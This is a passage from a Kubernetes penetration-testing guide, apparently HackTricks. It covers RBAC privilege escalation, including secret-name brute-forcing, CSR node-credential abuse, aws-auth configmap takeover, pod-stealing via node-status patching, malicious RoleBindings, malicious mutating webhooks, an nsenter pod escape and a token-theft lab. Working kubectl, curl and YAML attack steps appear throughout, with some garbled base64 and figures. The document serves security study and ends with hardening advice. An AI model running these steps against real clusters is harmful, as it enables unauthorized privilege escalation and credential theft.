        "ca.crt": "LS0tLS1CRUdjTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUM1ekNDQWMrZ0F3SUJB0lCQVRBTkJna3Foa2lHOXcwQkFRc0ZBREFWTJVN1LYLdsdwFXd0FZbVZEVRD00FTSXdEVlKs29aSwH2Y05BUUVQCLFBGdnRVBBRENQFv02dnRUJB52srCmpSTEnewDLYazVMMU9TNGx0UFRpN0t0azRF0lGMkR2NURUdzF6TG9FOFJaYQpb1d4dURIakFEMXBNS0tRv0hmSwppYi9HVkFUNks3V3VZZWpzRlZNT2ZqYWdkTHjsNzU5VjFUeDFBU2VNCwdmClpnaDcx1g2R05PTDZiZ3BuCE5mejEvU0tORG43k1lyYXduSDVuMndFrk9HcAp4UnIxafMwVUxJde1oSmtKRHYw00F3RUFByU5DTUVBd0RnWURWUjBQQVFIL0JBURBKN3VUFBNElCQVFBNDNjNXMxaHzoZGU1QzU1cW9WbGM1TmVkTE5samdBNE5nWEhTSUlGckFMyLBklyzYgpGcng3R0pJWXUxU3JMUfdzVzFZvNaBaem4ySEtiZNyYUY4Wkt00WB2NU4zU1AKUWZmSm1PZGdxTkhvQk5vaE1PSTI2ZUZ1SDhIZFZqYm9UdFl6bnBaM3U4zd60G50RmNTcldrVE00MnNKWd6dwpRcERn0E9yVkrR2xDdfh4LwoL50tLUVORCBDRVJUSUZJQ0FURS0tLS0tCg==",
        "namespace": "a3ViZS1zeXN0ZW0=",
        "token": "ZXlKaGJHY2lPaUpTVxpJMUs5pSXNJbXRwWkNjNkLpSjkuZXlKcGMzTwLPaUpyZFdKbGntNwxkr1Z6TDNObGnuWnBZMlZoWTJ0dmRXNlibVYwWlhNdNFX0HZjMLZ5ZG1salpXRmpZMjkxYm5RdmMyVmpjbVYwTG01aGJXWLPaUpoZEHsaFkyGtaWFj0wTJndFkyOXvkSEp2Ykd4bGnpMTBiMnRs1SaFkyGtaWFj0wTJndFkyOXvkSep2Ykd4bGnpSXNjbxQxWlWeWjtVjBawE11Yvc4dmMyVnlkbwXqwlDGalxyOTFiblF2YzJweWrtbGpaUzFowTJ0dmRXNjhw05swVdOamIzVnVkrHByZFdKbExYTjvjM1jsYlRwaGRJUmhZMmrhWlhSaFkyZ3RZMjl1ZEhKdmJHeGxjaUo5LmxlwHhyzUlvQwlczvl0sXBFU1hkTWR4SPVHprajlHSVRXWEUzNzdsMzA2MxlKyjlxQvd2MwxsR0xobjRYZ3BkZwpUY2J4MDNfa0JWTFdIckRRSVdnVlNM0VRV0xLGUFNpQnRrSm1PaF90bHAyclyUtbldNWhdLSVJTV0RGSwtzU19EQ0JPyXVLTULPYmN3MvpRZFZLzNevaFJuclCDB2Tc4U2J3aWCZkhydw=="
      },
      "type": "kubernetes.io/service-account-token"
    },
    {
      "metadata": {
        "name": "bootstrap-signer-token-6rnzc",
        "namespace": "kube-system",
        "selfLink": "/api/v1/namespaces/kube-system/secrets/bootstrap-signer-token-6rnzc",
        "uid": "38629260-22fd-11e9-a7c8-000c297f39fc"
      }
    }
  ]
}

```

## Reading a secret – brute-forcing token IDs

An attacker that found a token with permission to read a secret can't use this permission without knowing the full secret's name. This permission is different from the *listing secrets* permission described above.

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["get"]
```

```
kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret-binding
subjects:
- kind: ServiceAccount
  name: sa4
  apiGroup: ""
roleRef:
  kind: ClusterRole
  name: read-secret
  apiGroup: ""
```

Although the attacker doesn't know the secret's name, there are default service accounts that can be enlisted.

NAMESPACE	NAME	SECRETS	AGE
default	default	1	20m
kube-public	default	1	20m
kube-system	attachdetach-controller	1	20m
kube-system	bootstrap-signer	1	20m
kube-system	certificate-controller	1	20m
kube-system	cronjob-controller	1	20m
kube-system	daemon-set-controller	1	20m
kube-system	default	1	20m
kube-system	deployment-controller	1	20m
kube-system	disruption-controller	1	20m
kube-system	endpoint-controller	1	20m
kube-system	generic-garbage-collector	1	20m
kube-system	horizontal-pod-autoscaler	1	20m
kube-system	job-controller	1	20m
kube-system	kube-dns	1	20m
kube-system	kube-proxy	1	20m
kube-system	namespace-controller	1	20m
kube-system	node-controller	1	20m
kube-system	persistent-volume-binder	1	20m
kube-system	pod-garbage-collector	1	20m
kube-system	replicaset-controller	1	20m
kube-system	replication-controller	1	20m
kube-system	resourcequota-controller	1	20m
kube-system	service-account-controller	1	20m
kube-system	service-controller	1	20m
kube-system	statefulset-controller	1	20m
kube-system	token-cleaner	1	20m
kube-system	ttl-controller	1	20m
kube-system	weave-net	1	20m

Each service account has an associated secret with a static (non-changing) prefix and a postfix of a random five-character string token at the end.

NAMESPACE	NAME	TYPE	DATA	AGE
default	default-token-4j4zp	kubernetes.io/service-account-token	3	55s
kube-public	default-token-hkkfd	kubernetes.io/service-account-token	3	55s
kube-system	attachdetach-controller-token-2ks5s	kubernetes.io/service-account-token	3	59s
kube-system	bootstrap-signer-token-9c6q8	kubernetes.io/service-account-token	3	1m
kube-system	bootstrap-token-6a558d	bootstrap.kubernetes.io/token	7	1m
kube-system	certificate-controller-token-6bfdn	kubernetes.io/service-account-token	3	1m
kube-system	cronjob-controller-token-l2tvv	kubernetes.io/service-account-token	3	58s
kube-system	daemon-set-controller-token-cd2tw	kubernetes.io/service-account-token	3	56s
kube-system	default-token-rqwpt	kubernetes.io/service-account-token	3	55s
kube-system	deployment-controller-token-5p9f5	kubernetes.io/service-account-token	3	58s
kube-system	disruption-controller-token-crlpq	kubernetes.io/service-account-token	3	56s
kube-system	endpoint-controller-token-nkvzp	kubernetes.io/service-account-token	3	56s
kube-system	generic-garbage-collector-token-tzjw7	kubernetes.io/service-account-token	3	59s
kube-system	horizontal-pod-autoscaler-token-fj7tt	kubernetes.io/service-account-token	3	1m
kube-system	job-controller-token-d7ljj	kubernetes.io/service-account-token	3	58s
kube-system	kube-dns-token-667zh	kubernetes.io/service-account-token	3	1m
kube-system	kube-proxy-token-lrn47	kubernetes.io/service-account-token	3	1m
kube-system	namespace-controller-token-frxlz	kubernetes.io/service-account-token	3	1m
kube-system	node-controller-token-q4t2l	kubernetes.io/service-account-token	3	57s
kube-system	persistent-volume-binder-token-hjwz7	kubernetes.io/service-account-token	3	58s
kube-system	pod-garbage-collector-token-572t5	kubernetes.io/service-account-token	3	59s
kube-system	replicaset-controller-token-2rzjj	kubernetes.io/service-account-token	3	56s
kube-system	replication-controller-token-tgc28	kubernetes.io/service-account-token	3	58s
kube-system	resourcequota-controller-token-mnwrg	kubernetes.io/service-account-token	3	1m
kube-system	service-account-controller-token-kqjnf	kubernetes.io/service-account-token	3	1m
kube-system	service-controller-token-cm9ts	kubernetes.io/service-account-token	3	57s
kube-system	statefulset-controller-token-j14f9	kubernetes.io/service-account-token	3	1m
kube-system	token-cleaner-token-h22v5	kubernetes.io/service-account-token	3	1m
kube-system	ttl-controller-token-rczrc	kubernetes.io/service-account-token	3	1m
kube-system	weave-net-token-pgpw2	kubernetes.io/service-account-token	3	1m

The random token structure is 5-character string built from alphanumeric (lower letters and digits) characters. **But it doesn't contain all the letters and digits.**

When looking inside the [source code](#), it appears that the token is generated from only 27 characters “bcdfhjklmnpqrstuvwxyz2456789??” and not 36 (a-z and 0-9)

```

73 const (
74     // We omit vowels from the set of available characters to reduce the chances
75     // of "bad words" being formed.
76     alphanums = "bcdfhjklmnpqrstuvwxyz2456789"
77     // No. of bits required to index into alphanums string.
78     alphanumsIdxBits = 5
79     // Mask used to extract last alphanumsIdxBits of an int.
80     alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81     // No. of random letters we can extract from a single int63.
82     maxAlphanumsPerInt = 63 / alphanumsIdxBits
83 )

```

```

// String generates a random alphanumeric string, without vowels, which is n
// characters long. This will panic if n is less than zero.
// How the random string is created:
// - we generate random int63's
// - from each int63, we are extracting multiple random letters by bit-shifting and masking
// - if some index is out of range of alphanums we neglect it (unlikely to happen multiple times in a row)
func String(n int) string {

```

This means that there are  $275 = 14,348,907$  possibilities for a token.

An attacker can run a brute-force attack to guess the token ID in couple of hours. Succeeding to get secrets from default sensitive service accounts will allow him to escalate privileges.

## Certificate Signing Requests

If you have the verbs `create` in the resource `certificatesigningrequests` ( or at least in `certificatesigningrequests/nodeClient` ). You can **create** a new CeSR of a **new node**.

According to the [documentation](#) it's possible to auto approve this requests, so in that case you **don't need extra permissions**. If not, you would need to be able to approve the request, which means update in `certificatesigningrequests/approval` and `approve` in `signers` with `resourceName <signerNameDomain>/<signerNamePath>` or `<signerNameDomain>/*`

An **example of a role** with all the required permissions is:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: csr approver
rules:
- apiGroups:
  - certificates.k8s.io
  resources:
  - certificatesigningrequests
  verbs:
  - get
  - list
  - watch
  - create
- apiGroups:
  - certificates.k8s.io
  resources:
  - certificatesigningrequests/approval
  verbs:
  - update
- apiGroups:
  - certificates.k8s.io
  resources:
  - signers
  resourceNames:
  - example.com/my-signer-name # example.com/* can be used to
    authorize for all signers in the 'example.com' domain
  verbs:
  - approve
```

So, with the new node CSR approved, you can **abuse** the special permissions of nodes to **steal secrets** and **escalate privileges**.

In [this post](#) and [this one](#) the GKE K8s TLS Bootstrap configuration is configured with **automatic signing** and it's abused to generate credentials of a new K8s Node and then abuse those to escalate privileges by stealing secrets. If you **have the mentioned privileges yo could do the same thing**. Note that the first example bypasses the error preventing a new node to access secrets inside containers because a **node can only access the secrets of containers mounted on it**.

The way to bypass this is just to **create a node credentials for the node name where the container with the interesting secrets is mounted** (but just check how to do it in the first post):

```
"/0=system:nodes/CN=system:node:gke-cluster19-default-pool-  
6c73b1-8cj1"
```

## AWS EKS aws-auth configmaps

Principals that can modify **configmaps** in the kube-system namespace on EKS (need to be in AWS) clusters can obtain cluster admin privileges by overwriting the **aws-auth** configmap.\ The verbs needed are **update** and **patch** , or **create** if configmap wasn't created:

```
{ % code overflow="wrap" %}
```

```
# Check if config map exists
get configmap aws-auth -n kube-system -o yaml

## Yaml example
apiVersion: v1
kind: ConfigMap
metadata:
  name: aws-auth
  namespace: kube-system
data:
  mapRoles: |
    - rolearn: arn:aws:iam::123456789098:role/SomeRoleTestName
      username: system:node:{ {EC2PrivateDNSName}}
      groups:
        - system:masters

# Create config map is doesn't exist
## Using kubectl and the previous yaml
kubectl apply -f /tmp/aws-auth.yaml
## Using eksctl
eksctl create iamidentitymapping --cluster Testing --region us-east-1 --arn arn:aws:iam::123456789098:role/SomeRoleTestName --group "system:masters" --no-duplicate-arns

# Modify it
kubectl edit -n kube-system configmap/aws-auth
## You can modify it to even give access to users from other accounts
data:
  mapRoles: |
    - rolearn: arn:aws:iam::123456789098:role/SomeRoleTestName
      username: system:node:{ {EC2PrivateDNSName}}
      groups:
        - system:masters
  mapUsers: |
```

```
- userarn: arn:aws:iam::098765432123:user/SomeUserTestName
  username: admin
  groups:
    - system:masters
```

You can use `aws-auth` for **persistence** giving access to users from **other accounts**.

However, `aws --profile other_account eks update-kubeconfig --name <cluster-name>` **doesn't work from a different account**. But actually `aws --profile other_account eks get-token --cluster-name arn:aws:eks:us-east-1:123456789098:cluster/Testing` works if you put the ARN of the cluster instead of just the name.\ To make `kubectl` work, just make sure to **configure** the **victims kubeconfig** and in the aws exec args add `--profile other_account_role` so kubectl will be using the others account profile to get the token and contact AWS.

## Escalating in GKE

There are **2 ways to assign K8s permissions to GCP principals**. In any case the principal also needs the permission `container.clusters.get` to be able to gather credentials to access the cluster, or you will need to **generate your own kubectl config file** (follow the next link).

When talking to the K8s api endpoint, the **GCP auth token will be sent**. Then, GCP, through the K8s api endpoint, will first **check if the principal** (by email) **has any access inside the cluster**, then it will check if it has **any access via GCP IAM**.\\ If **any** of those are **true**, he will be **responded**. If **not an error** suggesting to give **permissions via GCP IAM** will be given.

Then, the first method is using **GCP IAM**, the K8s permissions have their **equivalent GCP IAM permissions**, and if the principal have it, it will be able to use it.

[gcp-container-privesc.md](#)

The second method is **assigning K8s permissions inside the cluster** to the identifying the user by its **email** (GCP service accounts included).

## Create serviceaccounts token

Principals that can **create TokenRequests** (`serviceaccounts/token`) can issue tokens for admin-equivalent SAs (info from [here](#)).

## ephemeralcontainers

Principals that can `update` or `patch` `pods/ephemeralcontainers` can gain **code execution on other pods**, and potentially **break out** to their node by adding an ephemeral container with a privileged securityContext

## ValidatingWebhookConfigurations or MutatingWebhookConfigurations

Principals with any of the verbs `create` , `update` or `patch` over `validatingwebhookconfigurations` or `mutatingwebhookconfigurations` might be able to **create one of such webhookconfigurations** in order to be able to **escalate privileges**.

For a `mutatingwebhookconfigurations` example check this section of this post.

## Escalate

As you can read in the next section: **Built-in Privileged Escalation Prevention**, a principal cannot update neither create roles or clusterroles without having himself those new permissions. Except if he has the **verb escalate over roles or clusterroles**. Then he can update/create new roles, clusterroles with better permissions than the ones he has.

## Nodes proxy

Principals with access to the `nodes/proxy` subresource can **execute code on pods** via the Kubelet API (according to [this](#)). More information about Kubelet authentication in this page:

[kubelet-authentication-and-authorization.md](#)

You have an example of how to get **RCE talking authorized to a Kubelet API here**.

## Delete pods + unschedulable nodes

Principals that can **delete pods** (`delete verb over pods resource`), or **evict pods** (`create verb over pods/eviction resource`), or **change pod status** (access to `pods/status`) and can **make other nodes unschedulable** (access to `nodes/status`) or **delete nodes** (`delete verb`

over `nodes` resource) and has control over a pod, could **steal pods from other nodes** so they are **executed** in the **compromised node** and the attacker can **steal the tokens** from those pods.

```
{ % code overflow="wrap" %}
```

```
patch_node_capacity(){
    curl -s -X PATCH 127.0.0.1:8001/api/v1/nodes/$1/status -H
    "Content-Type: json-patch+json" -d '[{"op": "replace",
    "path":"/status/allocatable/pods", "value": "0"}]'
}

while true; do patch_node_capacity <id_other_node>; done &
#Launch previous line with all the nodes you need to attack

kubectl delete pods -n kube-system <privileged_pod_name>
```

## Services status (CVE-2020-8554)

Principals that can **modify** `services/status` may set the `status.loadBalancer.ingress.ip` field to exploit the **unfixed CVE-2020-8554** and launch **MiTM attacks against the cluster**. Most mitigations for CVE-2020-8554 only prevent ExternalIP services (according to [this](#)).

## Nodes and Pods status

Principals with `update` or `patch` permissions over `nodes/status` or `pods/status`, could modify labels to affect scheduling constraints enforced.

# Built-in Privileged Escalation Prevention

Although there can be risky permissions, Kubernetes is doing good work preventing other types of permissions with potential for privileged escalation.

Kubernetes has a [built-in mechanism](#) for that:

The RBAC API **prevents users from escalating privileges** by editing roles or role bindings. Because this is enforced at the API level, it applies even when the RBAC authorizer is not in use.

A user can only **create/update a role if they already have all the permissions contained in the role**, at the same scope as the role (cluster-wide for a ClusterRole, within the same namespace or cluster-wide for a Role)

There is an exception to the previous rule. If a principal has the **verb escalate over roles or clusterroles** he can increase the privileges of roles and clusterroles even without having the permissions himself.

Let's see an example for such prevention.

A service account named *sa7* is in a RoleBinding *edit-role-rolebinding*. This RoleBinding object has a role named *edit-role* that has **full permissions rules** on roles. Theoretically, it means that the service account can **edit any role** in the *default* namespace.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: edit-role-rolebinding
  namespace: default
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: edit-role
subjects:
- kind: ServiceAccount
  name: sa7
  namespace: default
```

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: edit-role
  namespace: default
rules:
- apiGroups: ["*"]
  resources: ["roles"]
  verbs: ["*"]
```

There is also an existing role named *list-pods*. Anyone with this role can list all the pods on the *default* namespace. The user *sa7* should have permissions to edit any roles, so let's see what happens when it tries to add

the “secrets” resource to the role’s resources.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: list-pods
  namespace: default
rules:
  - apiGroups: ["*"]
    resources: ["pods"]
    verbs: ["list"]
```



```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: list-pods
  namespace: default
rules:
  - apiGroups: ["*"]
    resources: ["pods", "secrets"]
    verbs: ["list"]
```

After trying to do so, we will receive an error “forbidden: attempt to grant extra privileges” (Figure 31), because although our `sa7` user has permissions to update roles for any resource, it can update the role only for resources that it has permissions over.

```
root@manager2:~# kubectl apply -f /tmp/ListSecretsRole.yaml --context=sa7-context
Error from server (Forbidden): error when applying patch:
[{"metadata": {"annotations": {"kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\": \"rbac.authorization.k8s.io/v1beta1\", \"kind\\\" : \"Role\", \"metadata\\\": {\\\"name\\\": \"list-pods\", \"namespace\\\": \"default\"}, \\\"rules\\\": [{\\\"apiGroups\\\": [\"*\"], \"resources\\\": [\"pods\", \"secrets\"], \"verbs\\\": [\"list\"]}], \"uid\\\": \"0d5dd97f-dd1f-11e8-9ae9-00505685ddb7\"}]}}, {"apiVersion": "rbac.authorization.k8s.io/v1beta1, Resource=roles", "GroupVersionKind": "rbac.authorization.k8s.io/v1beta1, Kind=Role", "Name": "list-pods", "Namespace": "default", "Object": 8, "map["kind": "Role", "apiVersion": "rbac.authorization.k8s.io/v1beta1", "metadata": map["creationTimestamp": "2018-10-31T15:10:07Z", "annotations": map["kubectl.kubernetes.io/last-applied-configuration": {"apiVersion": "rbac.authorization.k8s.io/v1beta1", "kind": "Role", "metadata": {"annotations": {}, "name": "list-pods", "namespace": "default"}, "rules": [{"apiGroups": ["/"], "resources": ["pods", "secrets"], "verbs": ["list"]}], "uid": "0d5dd97f-dd1f-11e8-9ae9-00505685ddb7"}]}, {"rules": [{"map["verbs": ["list"], "apiGroups": ["*"], "resources": ["pods"]]}]}], "for": "/home/newton/tmp/ListSecretsRole.yaml": roles.rbac.authorization.k8s.io "list-pods" is forbidden: attempt to grant extra privileges [PolicyRule[APIGroups:[ "*"], Resources:["pods"], Verbs:[ "list"]], PolicyRule[APIGroups:[ "*"], Resources:[ "secrets"], Verbs:[ "list"]]]} user=8[system:serviceaccounts:default:sa7 fffffab6-dd24-11e8-9f55-00505685ddb7] [system:serviceaccounts:system:serviceaccounts:default:system:authenticated] map[] ownerrules=[PolicyRule[APIGroups:[ "authorization.k8s.io"], Resources:[ "selfsubjectaccessreviews", "selfsubjectrulesreviews"], Verbs:[ "create"]], PolicyRule[NonResourceURLs:[ "/api/*", "/apis/*", "/apis/*/*", "/healthz", "/openapi/*", "/openapi/*/*", "/swagger-2.0.0.pb-v1", "/swagger.json", "/swaggerapi", "/swaggerapi/*", "/version", "/version/*"], Verbs:[ "get"]], PolicyRule[APIGroups:[ "*"], Resources:[ "roles"], Verbs:[ "*"]]] ruleResolutionErrors=[ ]]
```

## Get & Patch RoleBindings/ClusterRoleBindings

Apparently this technique worked before, but according to my tests it's not working anymore for the same reason explained in the previous section. You cannot create/modify a rolebinding to give yourself or a different SA some privileges if you don't have already.

The privilege to create Rolebindings allows a user to **bind roles to a service account**. This privilege can potentially lead to privilege escalation because it **allows the user to bind admin privileges to a compromised service account**.

The following ClusterRole is using the special verb *bind* that allows a user to create a RoleBinding with *admin* ClusterRole (default high privileged role) and to add any user, including itself, to this admin ClusterRole.

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: bind-clusterrole
rules:
- apiGroups: ["rbac.authorization.k8s.io"]
  resources: ["rolebindings"]
  verbs: ["create"]
- apiGroups: ["rbac.authorization.k8s.io"]
  resources: ["clusterroles"]
  verbs: ["bind"]
  resourceNames: ["admin"]
```

Then it's possible to create `malicious-RoleBinging.json`, which **binds the admin role to other compromised service account:**

```
{  
    "apiVersion": "rbac.authorization.k8s.io/v1",  
    "kind": "RoleBinding",  
    "metadata": {  
        "name": "malicious-rolebinding",  
        "namespaces": "default"  
    },  
    "roleRef": {  
        "apiGroup": "*",  
        "kind": "ClusterRole",  
        "name": "admin"  
    },  
    "subjects": [  
        {  
            "kind": "ServiceAccount",  
            "name": "compromised-svc"  
            "namespace": "default"  
        }  
    ]  
}
```

The purpose of this JSON file is to bind the admin “CluserRole” (line 11) to the compromised service account (line 16).

Now, all we need to do is to send our JSON as a POST request to the API using the following CURL command:

```
curl -k -v -X POST -H "Authorization: Bearer <JWT TOKEN>" \
-H "Content-Type: application/json" \
https://<master_ip>:<port>/apis/rbac.authorization.k8s.io/v1/namespaces/default/rolebindings
-d @malicious-RoleBinging.json
```

After the **admin role is bound to the “compromised-svc? service account**, we can use the compromised service account token to **list secrets**. The following CURL command will do this:

```
curl -k -v -X POST -H "Authorization: Bearer <COMPROMISED JWT TOKEN>" \
-H "Content-Type: application/json"
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secret
```

# Other Attacks

## Sidecar proxy app

By default there isn't any encryption in the communication between pods  
.Mutual authentication, two-way, pod to pod.

## Create a sidecar proxy app

Create your .yaml

```
kubectl run app --image=bash --command -oyaml --dry-run=client
> <appName.yaml> -- sh -c 'ping google.com'
```

Edit your .yaml and add the uncomment lines:

```
#apiVersion: v1
#kind: Pod
#metadata:
#  name: security-context-demo
#spec:
#  securityContext:
#    runAsUser: 1000
#    runAsGroup: 3000
#    fsGroup: 2000
#  volumes:
#    - name: sec-ctx-vol
#      emptyDir: {}
#  containers:
#    - name: sec-ctx-demo
#      image: busybox
#        command: [ "sh", "-c", "apt update && apt install iptables -y && iptables -L && sleep 1h" ]
#        securityContext:
#          capabilities:
#            add: ["NET_ADMIN"]
#          volumeMounts:
#            - name: sec-ctx-vol
#              mountPath: /data/demo
#          securityContext:
#            allowPrivilegeEscalation: true
```

See the logs of the proxy:

```
kubectl logs app -C proxy
```

More info at: <https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>

# Malicious Admission Controller

An admission controller is a piece of code that **intercepts requests to the Kubernetes API server** before the persistence of the object, but **after the request is authenticated and authorized**.

If an attacker somehow manages to **inject a Mutationg Adminission Controller**, he will be able to **modify already authenticated requests**.  
Being able to potentially privesc, and more usually persist in the cluster.

Example from <https://blog.rewanhtammana.com/creating-malicious-admission-controllers>:

```
git clone https://github.com/rewanhtammana/malicious-admission-controller-webhook-demo
cd malicious-admission-controller-webhook-demo
./deploy.sh
kubectl get po -n webhook-demo -w
```

Wait until the webhook server is ready. Check the status:

```
kubectl get mutatingwebhookconfigurations
kubectl get deploy,svc -n webhook-demo
```

```
controlplane $ kubectl get mutatingwebhookconfigurations
NAME          WEBHOOKS   AGE
demo-webhook  1          36m
controlplane $ kubectl get deploy,svc -n webhook-demo
NAME           READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/webhook-server  1/1     1           1          36m
NAME          TYPE      CLUSTER-IP    EXTERNAL-IP  PORT(S)   AGE
service/webhook-server  ClusterIP  10.109.228.15  <none>     443/TCP   36m
controlplane $
```

Once we have our malicious mutating webhook running, let's deploy a new pod.

```
kubectl run nginx --image nginx  
kubectl get po -w
```

Wait again, until you see the change in pod status. Now, you can see `ErrImagePull` error. Check the image name with either of the queries.

```
kubectl get po nginx -o=jsonpath='{.spec.containers[].image}  
{"\n"}'  
kubectl describe po nginx | grep "Image: "
```

```
controlplane $ kubectl get po -n webhook-demo -w  
NAME READY STATUS RESTARTS AGE  
webhook-server-5f7dcf8d7c-dbkw 0/1 Pending 0 0s  
webhook-server-5f7dcf8d7c-dbkw 0/1 Pending 0 0s  
^Ccontrolplane $ kubectl get po -n webhook-demo -w  
NAME READY STATUS RESTARTS AGE  
webhook-server-5f7dcf8d7c-dbkw 0/1 Pending 0 5s  
webhook-server-5f7dcf8d7c-dbkw 0/1 Pending 0 17s  
webhook-server-5f7dcf8d7c-dbkw 0/1 ContainerCreating 0 17s  
webhook-server-5f7dcf8d7c-dbkw 1/1 Running 0 33s  
^Ccontrolplane $ kubectl run nginx --image nginx  
pod/nginx created  
controlplane $ kubectl get po -w  
NAME READY STATUS RESTARTS AGE  
nginx 0/1 ContainerCreating 0 0s  
nginx 0/1 ErrImagePull 0 11s  
^Ccontrolplane $ kubectl describe po nginx | grep "Image: "  
Image: rewanhttammana/malicious-image  
controlplane $
```

↑ TAMPERING IMAGE ↓

As you can see in the above image, we tried running image `nginx` but the final executed image is `rewanhttammana/malicious-image`. What just happened!!?

## Technicalities

We will unfold what just happened. The `./deploy.sh` script that you executed, created a mutating webhook admission controller. The below lines in the mutating webhook admission controller are responsible for the above results.

```
patches = append(patches, patchOperation{  
    Op:      "replace",  
    Path:   "/spec/containers/0/image",  
    Value:  "rewanhttammana/malicious-image",  
})
```

The above snippet replaces the first container image in every pod with `rewanhttammana/malicious-image`.

# Best Practices

## Prevent service account token automounting on pods

When a pod is being created, it automatically mounts a service account (the default is default service account in the same namespace). Not every pod needs the ability to utilize the API from within itself.

From version 1.6+ it is possible to prevent automounting of service account tokens on pods using `automountServiceAccountToken: false`. It can be used on service accounts or pods.

On a service account it should be added like this:\

```
kubectl create -f - <<EOF
apiVersion: v1
kind: ServiceAccount
metadata:
  name: sa1
automountServiceAccountToken: false
EOF
```

It is also possible to use it on the pod:\

```
kubectl create -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: sa2-pod
spec:
  serviceAccountName: sa2
  automountServiceAccountToken: false
  containers:
  - name: nginx
    image: nginx:1.7.9
    ports:
    - containerPort: 80
EOF
```

## Grant specific users to RoleBindings\ClusterRoleBindings

When creating RoleBindings\ClusterRoleBindings, make sure that only the users that need the role in the binding are inside. It is easy to forget users that are not relevant anymore inside such groups.

## Use Roles and RoleBindings instead of ClusterRoles and ClusterRoleBindings

When using ClusterRoles and ClusterRoleBindings, it applies on the whole cluster. A user in such a group has its permissions over all the namespaces, which is sometimes unnecessary. Roles and RoleBindings can be applied on a specific namespace and provide another layer of security.

## **Use automated tools**

<https://github.com/cyberark/KubiScan>

<https://github.com/aquasecurity/kube-hunter>

<https://github.com/aquasecurity/kube-bench>

# References

<https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions>

<https://www.cyberark.com/resources/threat-research-blog/kubernetes-pentest-methodology-part-1>

---

**Support HackTricks and get benefits!**

# **Pod Escape Privileges**

**Support HackTricks and get benefits!**

# Privileged and hostPID

With these privileges you will have **access to the hosts processes** and **enough privileges to enter inside the namespace of one of the host processes.**\ Note that you can potentially not need privileged but just some capabilities and other potential defenses bypasses (like apparmor and/or seccomp).

Just executing something like the following will allow you to escape from the pod:

```
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

Configuration example:

```
apiVersion: v1
kind: Pod
metadata:
  name: priv-and-hostpid-exec-pod
  labels:
    app: pentest
spec:
  hostPID: true
  containers:
    - name: priv-and-hostpid-pod
      image: ubuntu
      tty: true
      securityContext:
        privileged: true
        command: [ "nsenter", "--target", "1", "--mount", "--uts",
"--ipc", "--net", "--pid", "--", "bash" ]
        #nodeName: k8s-control-plane-node # Force your pod to run on
the control-plane node by uncommenting this line and changing
to a control-plane node name
```

# **Privileged only**

**Support HackTricks and get benefits!**

# Kubernetes Roles Abuse Lab

**Support HackTricks and get benefits!**

You can run these labs just inside **minikube**.

# Pod Creation -> Escalate to ns SAs

We are going to create:

- A **Service account** "test-sa" with a cluster privilege to **read secrets**
  - A ClusterRole "test-cr" and a ClusterRoleBinding "test-crb" will be created
- **Permissions** to list and **create** pods to a user called "**Test**" will be given
  - A Role "test-r" and RoleBinding "test-rb" will be created
- Then we will **confirm** that the SA can list secrets and that the user Test can list a pods
- Finally we will **impersonate the user Test** to **create a pod** that includes the **SA test-sa** and **steal** the service account **token**.
  - This is the way yo show the user could escalate privileges this way

To create the scenario an admin account is used.\ Moreover, to **exfiltrate the sa token** in this example the **admin account is used** to exec inside the created pod. However, **as explained here**, the **declaration of the pod could contain the exfiltration of the token**, so the "exec" privilege is not necesario to exfiltrate the token, the "**create**" **permission is enough**.

```
# Create Service Account test-sa
# Create role and rolebinding to give list and create
permissions over pods in default namespace to user Test
# Create clusterrole and clusterrolebinding to give the SA
test-sa access to secrets everywhere

echo 'apiVersion: v1
kind: ServiceAccount
metadata:
  name: test-sa
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-r
rules:
  - apiGroups: [""]
    resources: ["pods"]
    verbs: ["get", "list", "delete", "patch", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: test-rb
subjects:
  - kind: ServiceAccount
    name: test-sa
  - kind: User
    name: Test
roleRef:
  kind: Role
  name: test-r
  apiGroup: rbac.authorization.k8s.io
---
kind: ClusterRole
```

```
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: test-cr
rules:
  - apiGroups: []
    resources: ["secrets"]
    verbs: ["get", "list", "delete", "patch", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-crb
subjects:
  - kind: ServiceAccount
    namespace: default
    name: test-sa
    apiGroup: ""
roleRef:
  kind: ClusterRole
  name: test-cr
  apiGroup: rbac.authorization.k8s.io' | kubectl apply -f -
# Check test-sa can access kube-system secrets
kubectl --as system:serviceaccount:default:test-sa -n kube-
system get secrets

# Check user User can get pods in namespace default
kubectl --as Test -n default get pods

# Create a pod as user Test with the SA test-sa (privesc step)
echo "apiVersion: v1
kind: Pod
metadata:
  name: test-pod
  namespace: default
spec:"
```

```
containers:
- name: alpine
  image: alpine
  command: ['/bin/sh']
  args: ['-c', 'sleep 100000']
serviceAccountName: test-sa
automountServiceAccountToken: true
hostNetwork: true" | kubectl --as Test apply -f -

# Connect to the pod created and confirm the attached SA token
# belongs to test-sa
kubectl exec -ti -n default test-pod -- cat
/var/run/secrets/kubernetes.io/serviceaccount/token | cut -d
"." -f2 | base64 -d

# Clean the scenario
kubectl delete pod test-pod
kubectl delete clusterrolebinding test-crb
kubectl delete clusterrole test-cr
